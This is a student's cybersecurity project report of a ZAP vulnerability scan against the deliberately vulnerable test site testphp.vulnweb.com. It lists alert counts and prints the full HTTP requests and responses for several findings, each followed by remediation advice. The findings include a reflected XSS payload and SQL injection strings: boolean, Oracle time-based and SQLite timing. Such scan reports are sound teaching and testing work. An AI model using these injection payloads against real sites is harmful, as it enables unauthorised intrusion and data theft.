CS Minor December Project

Title: ZAP Scanning Report

Name: Rishika Kavade

Course: Cyber Security

Contents

1.About this report

Report parameters

Contexts

The objective of the assessment is to identify and mitigate potential security vulnerabilities that could be exploited by malicious actors. The vulnerability test report will provide a detailed analysis of the findings, prioritize vulnerabilities based on their severity and potential impact, and offer actionable recommendations to address and remediate the identified security weaknesses. This report aims to strengthen the defences , reduce the risk of cyber threats, and enhance the overall resilience of its information systems.

Sites

The following sites were included:

- http://testphp.vulnweb.com

Risk levels

Included: High, Medium, Low, Informational

Excluded: None


Confidence levels


Included: User Confirmed, High, Medium, Low


Excluded: User Confirmed, High, Medium, Low, False Positive

2.Methodology


1.Open zap.









2.Select automated scan




2.Paste the website link



3.Click on Attack- The scan will start.





Thus, we can see the scan takes place. In the alerts section, we can see all the vulnerabilities.

3.Summaries

1.Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	**High**	**Medium**	**Low**	**Total**
Risk	**High**	0 (0.0%)	0 (0.0%)	4 (21.1%)	0 (0.0%)	4 (21.1%)
	Medium	0 (0.0%)	1 (5.3%)	3 (15.8%)	1 (5.3%)	5 (26.3%)
	Low	0 (0.0%)	1 (5.3%)	2 (10.5%)	0 (0.0%)	3 (15.8%)
	Informational	0 (0.0%)	1 (5.3%)	2 (10.5%)	4 (21.1%)	7 (36.8%)
	Total	0 (0.0%)	3 (15.8%)	11 (57.9%)	5 (26.3%)	19 (100%)

2.Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

		Risk			
		High (= High)	**Medium (>= Medium)**	**Low (>= Low)**	**Informational (>= Informational)**
Site	**http://testphp.vulnweb.com**	4 (4)	5 (9)	3 (12)	7 (19)

3.Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Cross Site Scripting (Reflected)	High	14 (73.7%)
SQL Injection	High	7 (36.8%)
SQL Injection - Oracle - Time Based	High	3 (15.8%)
SQL Injection - SQLite	High	1 (5.3%)
.htaccess Information Leak	Medium	7 (36.8%)
Absence of Anti-CSRF Tokens	Medium	40 (210.5%)
Content Security Policy (CSP) Header Not Set	Medium	48 (252.6%)
Missing Anti-clickjacking Header	Medium	44 (231.6%)
XSLT Injection	Medium	2 (10.5%)
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	62 (326.3%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	74 (389.5%)
X-Content-Type-Options Header Missing	Low	68 (357.9%)
Authentication Request Identified	Informational	1 (5.3%)
Charset Mismatch (Header Versus Meta Content-Type Charset)	Informational	31 (163.2%)
GET for POST	Informational	1 (5.3%)
Information Disclosure - Suspicious Comments	Informational	1 (5.3%)
Modern Web Application	Informational	9 (47.4%)
User Agent Fuzzer	Informational	223 (1,173.7%)
User Controllable HTML Element Attribute (Potential XSS)	Informational	3 (15.8%)
Total		19

4.Alerts

1. Risk=High, Confidence=Medium (4)
    1. *http://testphp.vulnweb.com (4)*
        1. Cross Site Scripting (Reflected) (1)
            1. POST http://testphp.vulnweb.com/guestbook.php

Alert tags

- OWASP_2021_A03
- WSTG-v42-INPV-01
- OWASP_2017_A07

Alert description

Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product such as the browser within WinAmp, an RSS reader, or an email client. The code itself is usually written in HTML/JavaScript, but may also extend to VBScript, ActiveX, Java, Flash, or any other browser-supported technology.

When an attacker gets a user's browser to execute his/her code, the code will run within the security context (or zone) of the hosting web site. With this level of privilege, the code has the ability to read, modify and transmit any sensitive data accessible by the browser. A Cross-site Scripted user could have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

There are three types of Cross-site Scripting attacks: non-persistent, persistent and DOM-based.

Non-persistent attacks and DOM-based attacks require a user to either visit a specially crafted link laced with malicious code, or visit a malicious web page containing a web form, which when posted to the vulnerable site, will mount the attack. Using a malicious form will oftentimes take place when the vulnerable resource only accepts HTTP POST requests. In such a case, the form can be submitted automatically, without the victim's knowledge (e.g. by using JavaScript). Upon clicking on the malicious link or submitting the malicious form, the XSS payload will get echoed back and will get interpreted by the user's browser and execute. Another technique to send almost arbitrary requests (GET and POST) is by using an embedded client, such as Adobe Flash.

Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Request

Request line and header section (373 bytes)

```
POST http://testphp.vulnweb.com/guestbook.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/guestbook.php
content-length: 99
```

Request body (99 bytes)

```
name=%3C%2Fstrong%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E
%3Cstrong%3E&text=&submit=add+message
```

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:46:55 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 5433
```

Response body (5433 bytes)

Parameter

```
name
```

Attack

```
</strong><scrIpt>alert(1);</scRipt><strong>
```

Evidence

```
</strong><scrIpt>alert(1);</scRipt><strong>
```

Solution

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Phases: Implementation; Architecture and Design

Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Consult the XSS Prevention Cheat Sheet for more details on the types of encoding and escaping that are needed.

Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

If available, use structured mechanisms that automatically enforce the separation between data and code. These mechanisms may be able to provide the relevant quoting, encoding, and validation automatically, instead of relying on the developer to provide this capability at every point where output is generated.

Phase: Implementation

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use an allow list of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a deny list). However, deny lists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

2. SQL Injection (1)
    1. POST http://testphp.vulnweb.com/secured/newuser.php

Alert tags

- OWASP_2021_A03
- WSTG-v42-INPV-05
- OWASP_2017_A01

Alert description

SQL injection may be possible.

The page results were successfully manipulated using the boolean conditions [ZAP' AND '1'='1' --] and [ZAP' OR '1'='1' --]

Other info

The parameter value being modified was stripped from the HTML output for the purposes of the comparison

Data was NOT returned for the original parameter.

The vulnerability was detected by successfully retrieving more data than originally returned, by manipulating the parameter

Request

Request line and header section (377 bytes)

```
POST http://testphp.vulnweb.com/secured/newuser.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/signup.php
content-length: 125
```

Request body (125 bytes)

```
uuname=ZAP%27+AND+%271%27%3D%271%27+--
+&upass=ZAP&upass2=ZAP&urname=ZAP&ucc=ZAP&uemail=ZAP&uphone=ZAP&u
address=&signup=signup
```

Response

Status line and header section (221 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:47:52 GMT
Content-Type: text/html; charset=UTF-8
```

```
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 750
```

Response body (750 bytes)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the
above informations:</p><ul><li>Username: ZAP' AND '1'='1' --
</li><li>Password: ZAP</li><li>Name: ZAP</li><li>Address:
</li><li>E-Mail: ZAP</li><li>Phone number: ZAP</li><li>Credit
card: ZAP</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

Parameter `uuname`

Attack `ZAP' OR '1'='1' --`

Do not trust client side input, even if there is client side validation in place.

In general, type check all data on the server side.

If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.

Solution If database Stored Procedures can be used, use them.

Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

Do not create dynamic SQL queries using simple string concatenation.

Escape all data received from the client.

Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.

Apply the principle of least privilege by using the least privileged database user possible.

In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.

Grant the minimum database access that is necessary for the application.

3. SQL Injection- Oracle- Time Based (1)
    1. GET http://testphp.vulnweb.com/showimage.php?file=./pictures/5.jpg&size=160

Alert tags

- OWASP_2021_A03
- WSTG-v42-INPV-05
- OWASP_2017_A01

Alert description

SQL injection may be possible.

Other info

The query time is controllable using parameter value [./pictures/5.jpg' / (SELECT UTL_INADDR UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT UTL_INADDR.get_host_na

Request

Request line and header section (707 bytes)

```
GET
http://testphp.vulnweb.com/showimage.php?file=.%2Fpictures%2F5.jpg%27+%2F+%28S
0.0.0.3%27%29+from+dual+union+SELECT++UTL_INADDR.get_host_name%28%2710.0.0.4%2
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
pragma: no-cache
cache-control: no-cache
referer: http://testphp.vulnweb.com/listproducts.php?cat=1
```

Request body (0 bytes)

Response

Status line and header section (207 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 16:00:36 GMT
Content-Type: image/jpeg
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 544
```

Response body (544 bytes)

```
Warning: fopen(./pictures/5.jpg' / (SELECT  UTL_INADDR.get_host_name('10.0.0.1
UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT  UTL_INADDR.get_ho

Warning: fpassthru() expects parameter 1 to be resource, boolean given in /hj/
```

Parameter

`file`

Attack

```
field: [file], value [./pictures/5.jpg' / (SELECT  UTL_INADDR.get_host_name('1
UTL_INADDR.get_host_name('10.0.0.4') from dual union SELECT  UTL_INADDR.get_ho
```

Solution

Do not trust client side input, even if there is client side validation in place.

In general, type check all data on the server side.

If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passe

If the application uses ASP, use ADO Command Objects with strong type checking and paramete

If database Stored Procedures can be used, use them.

Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate',

Do not create dynamic SQL queries using simple string concatenation.

Escape all data received from the client.

Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.

Apply the principle of least privilege by using the least privileged database user possible.

In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injecti

Grant the minimum database access that is necessary for the application.

4. SQL Injection - SQLite (1)
    1. POST http://testphp.vulnweb.com/secured/newuser.php

Alert tags

- OWASP_2021_A03
- WSTG-v42-INPV-05
- OWASP_2017_A01

Alert description

SQL injection may be possible.

Other info

The query time is controllable using parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [613] milliseconds, parameter value [case randomblob(10000000) when not null then 1 else 1 end], which caused the request to take [1,432] milliseconds, when the original unmodified query with value [signup] took [613] milliseconds.

Request

Request line and header section (377 bytes)

```
POST http://testphp.vulnweb.com/secured/newuser.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/signup.php
```

content-length: 151

